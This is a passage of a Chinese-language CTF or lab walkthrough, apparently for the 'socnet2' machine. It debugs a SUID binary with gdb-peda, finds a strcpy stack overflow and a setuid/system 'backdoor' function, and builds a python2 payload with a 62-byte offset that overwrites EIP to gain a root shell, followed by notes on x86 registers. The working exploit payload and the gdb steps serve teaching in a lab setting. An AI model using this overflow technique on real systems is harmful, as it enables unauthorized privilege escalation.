   0x080486c1 <+20>:    push   DWORD PTR [ebp+0x8]
   0x080486c4 <+23>:    lea    edx,[ebp-0x3a]
   0x080486c7 <+26>:    push   edx
   0x080486c8 <+27>:    mov    ebx,eax
   0x080486ca <+29>:    call   0x80484d0 <strcpy@plt>
   0x080486cf <+34>:    add    esp,0x10
   0x080486d2 <+37>:    nop
   0x080486d3 <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486d6 <+41>:    leave
   0x080486d7 <+42>:    ret
End of assembler dump.
比较短,出现两次 call,其中 strcpy@plt 经过百度出现过栈溢出漏洞,说明应该是这个了
返回之前的 main 函数,fopen@plt 应该是打开文件,puts@plt 不知道是啥,可以在 puts@plt 之前下一个断点:
0x0804873d <+101>:   push   eax

gdb-peda$ b *0x0804873d
b *0x0804873d
Breakpoint 1 at 0x804873d
run 一下程序:
gdb-peda$ r
r
Starting program: /home/socnet/add_record
[----------------------------------registers-----------------------------------]
EAX: 0x8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcd0 --> 0x8
EBP: 0xffffdd18 --> 0x0
ESP: 0xffffdc54 --> 0x804895a --> 0x6d650061 ('a')
EIP: 0x804873d (<main+101>:     push   eax)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048731 <main+89>: mov    DWORD PTR [ebp-0x1c],eax
   0x8048734 <main+92>: sub    esp,0xc
   0x8048737 <main+95>: lea    eax,[ebx-0x13d4]
=> 0x804873d <main+101>:        push   eax
   0x804873e <main+102>:        call   0x80484e0 <puts@plt>
   0x8048743 <main+107>:        add    esp,0x10
   0x8048746 <main+110>:        sub    esp,0xc
   0x8048749 <main+113>:        lea    eax,[ebx-0x137c]
[------------------------------------stack-------------------------------------]
0000| 0xffffdc54 --> 0x804895a --> 0x6d650061 ('a')
0004| 0xffffdc58 --> 0x0
0008| 0xffffdc5c --> 0x80486f4 (<main+28>:      add    ebx,0x1654)
0012| 0xffffdc60 --> 0x0
0016| 0xffffdc64 --> 0x0
0020| 0xffffdc68 --> 0xc2
0024| 0xffffdc6c --> 0x414e ('NA')
0028| 0xffffdc70 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804873d in main ()
单步调试:
gdb-peda$ s
s
[----------------------------------registers-----------------------------------]
EAX: 0x8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcd0 --> 0x8
EBP: 0xffffdd18 --> 0x0
ESP: 0xffffdc50 --> 0x8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
EIP: 0x804873e (<main+102>:     call   0x80484e0 <puts@plt>)
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048734 <main+92>: sub    esp,0xc
   0x8048737 <main+95>: lea    eax,[ebx-0x13d4]
   0x804873d <main+101>:        push   eax
=> 0x804873e <main+102>:        call   0x80484e0 <puts@plt>
   0x8048743 <main+107>:        add    esp,0x10
   0x8048746 <main+110>:        sub    esp,0xc
   0x8048749 <main+113>:        lea    eax,[ebx-0x137c]
   0x804874f <main+119>:        push   eax
Guessed arguments:
arg[0]: 0x8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
[------------------------------------stack-------------------------------------]
0000| 0xffffdc50 --> 0x8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
0004| 0xffffdc54 --> 0x804895a --> 0x6d650061 ('a')
0008| 0xffffdc58 --> 0x0
0012| 0xffffdc5c --> 0x80486f4 (<main+28>:      add    ebx,0x1654)
0016| 0xffffdc60 --> 0x0
0020| 0xffffdc64 --> 0x0
0024| 0xffffdc68 --> 0xc2
0028| 0xffffdc6c --> 0x414e ('NA')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804873e in main ()
发现出现了标语:
Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees。现在知道了 puts@plt 的作用是输出 banner,现在去看看 printf@plt 的作用,老样子,在 printf@plt 之前下个断点,删除第一个断点:
0x0804874f <+119>:   push   eax

gdb-peda$ b *0x0804874f
b *0x0804874f
Breakpoint 2 at 0x804874f
单步调试:
gdb-peda$ s
s
[----------------------------------registers-----------------------------------]
EAX: 0x80489cc ("Employee Name(char): ")
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0x804a2c0 ("Use it to add info about Social Network 2.0 Employees\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdce0 --> 0x8
EBP: 0xffffdd28 --> 0x0
ESP: 0xffffdc60 --> 0x80489cc ("Employee Name(char): ")
EIP: 0x8048750 (<main+120>:     call   0x8048480 <printf@plt>)
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048746 <main+110>:        sub    esp,0xc
   0x8048749 <main+113>:        lea    eax,[ebx-0x137c]
   0x804874f <main+119>:        push   eax
=> 0x8048750 <main+120>:        call   0x8048480 <printf@plt>
   0x8048755 <main+125>:        add    esp,0x10
   0x8048758 <main+128>:        mov    eax,DWORD PTR [ebx-0x4]
   0x804875e <main+134>:        mov    eax,DWORD PTR [eax]
   0x8048760 <main+136>:        sub    esp,0x4
Guessed arguments:
arg[0]: 0x80489cc ("Employee Name(char): ")
[------------------------------------stack-------------------------------------]
0000| 0xffffdc60 --> 0x80489cc ("Employee Name(char): ")
0004| 0xffffdc64 --> 0x804895a --> 0x6d650061 ('a')
0008| 0xffffdc68 --> 0x0
0012| 0xffffdc6c --> 0x80486f4 (<main+28>:      add    ebx,0x1654)
0016| 0xffffdc70 --> 0x0
0020| 0xffffdc74 --> 0x0
0024| 0xffffdc78 --> 0xc2
0028| 0xffffdc7c --> 0x414e ('NA')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048750 in main ()
出现 Employee Name(char): 的输入,说明 printf@plt 用于输入,那么既然有五个输入点,第五个输入点出现了溢出,那就说明第五个输入点在第五个 printf@plt 出现的位置。
查看一下当前程序的所有定义函数,包含未定义函数:
gdb-peda$ info func
info func
All defined functions:

Non-debugging symbols:
0x08048444  _init
0x08048480  printf@plt
0x08048490  gets@plt
0x080484a0  getchar@plt
0x080484b0  fgets@plt
0x080484c0  fclose@plt
0x080484d0  strcpy@plt
0x080484e0  puts@plt
0x080484f0  system@plt
0x08048500  __libc_start_main@plt
0x08048510  fprintf@plt
0x08048520  fopen@plt
0x08048530  setuid@plt
0x08048540  __isoc99_scanf@plt
0x08048550  __gmon_start__@plt
0x08048560  _start
0x080485a0  _dl_relocate_static_pie
0x080485b0  __x86.get_pc_thunk.bx
0x080485c0  deregister_tm_clones
0x08048600  register_tm_clones
0x08048640  __do_global_dtors_aux
0x08048670  frame_dummy
0x08048676  backdoor
0x080486ad  vuln
0x080486d8  main
0x080488c2  __x86.get_pc_thunk.ax
0x080488d0  __libc_csu_init
0x08048930  __libc_csu_fini
0x08048934  _fini
发现一个 backdoor 函数,后门应该是作者留下的提示,查看一下:
gdb-peda$ disas backdoor
disas backdoor
Dump of assembler code for function backdoor:
   0x08048676 <+0>:     push   ebp
   0x08048677 <+1>:     mov    ebp,esp
   0x08048679 <+3>:     push   ebx
   0x0804867a <+4>:     sub    esp,0x4
   0x0804867d <+7>:     call   0x80485b0 <__x86.get_pc_thunk.bx>
   0x08048682 <+12>:    add    ebx,0x16c6
   0x08048688 <+18>:    sub    esp,0xc
   0x0804868b <+21>:    push   0x0
   0x0804868d <+23>:    call   0x8048530 <setuid@plt>
   0x08048692 <+28>:    add    esp,0x10
   0x08048695 <+31>:    sub    esp,0xc
   0x08048698 <+34>:    lea    eax,[ebx-0x13f8]
   0x0804869e <+40>:    push   eax
   0x0804869f <+41>:    call   0x80484f0 <system@plt>
   0x080486a4 <+46>:    add    esp,0x10
   0x080486a7 <+49>:    nop
   0x080486a8 <+50>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486ab <+53>:    leave
   0x080486ac <+54>:    ret
End of assembler dump.
发现了 setuid@plt 和 system@plt,说明这个函数应该可以具有 suid 和执行系统命令的权限。
分析到这里说明这个 add_record 程序是存在调用操作系统指令的功能!
总结一下,现在的利用过程就是:
vuln 中的 scrpty@plt 存在缓冲区溢出漏洞;
偏移量 62 位后到达 EIP 寄存器;
backdoor 存在 suid 和 system 可以执行系统命令;
将 backdoor 地址放置到 EIP 寄存器中,即可达到执行系统命令的作用;
利用过程如下:
## backdoor 开始地址如下
0x08048676 <+0>:     push   ebp

## 根据前面所说的地址表示方式,需要反过来,然后利用 Python 进行拼接。同时为了完整的进行程序入口拼接,需要将用户名,年限,薪资等数据按照换行来输入
python2 -c "import struct;print('yongz\n1\n100\n1\n' + 'A'*62 + struct.pack('I',0x08048676))" > payload

## 在 payload 导入 GDB 程序执行
gdb-peda$ r < payload
r < payload
Starting program: /home/socnet/add_record < payload
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
[New process 1518]
process 1518 is executing new program: /bin/dash
[New process 1519]
process 1519 is executing new program: /bin/bash
[Inferior 3 (process 1519) exited normally]
Warning: not running or target is remote
在执行过程中提示的信息很明显,新增了几个进程,并分别执行了
/bin/bash和/bin/dash。接下来,就要利用 payload 这个漏洞代码来触发这个程序,返回 root 权限!
socnet@socnet2:~$ cat payload - | ./add_record
cat payload - | ./add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
id
id
uid=0(root) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
提权成功~
9 注意事项
寄存器指令说明:
## EAX
累加器(Accumulator),用累加器进行的操作可能需要更少时间。累加器可用于乘、除、输入/输出等操作,它们的使用频率很高;

## EBX
基地址寄存器(Base Register)。它可作为存储器指针来使用;

## ECX
计数寄存器(Count Register)。在循环和字符串操作时,要用它来控制循环次数;在位操作中,当移多位时,要用CL来指明移位的位数;

## EDX
数据寄存器(Data Register)。在进行乘、除运算时,它可作为默认的操作数参与运算,也可用于存放I/O的端口地址。

## ESI\EDI
变址寄存器(Index Register),它们主要用于存放存储单元在段内的偏移量,用它们可实现多种存储器操作数的寻址方式,为以不同的地址形式访问存储单元提供方便。

## ESP
栈指针寄存器(extended stack pointer),其内存放着一个指针,该指针永远指向系统栈最上面一个栈帧的栈顶。

## EBP
基址指针寄存器(extended base pointer),其内存放着一个指针,该指针永远指向系统栈最上面一个栈帧的底部。

## EIP
EIP存储着下一条指令的地址,每执行一条指令,该寄存器变化一次。
汇编指令说明:
Linux 短横线表示标准输入,一般用于 1 个程序需要多个输入的时候。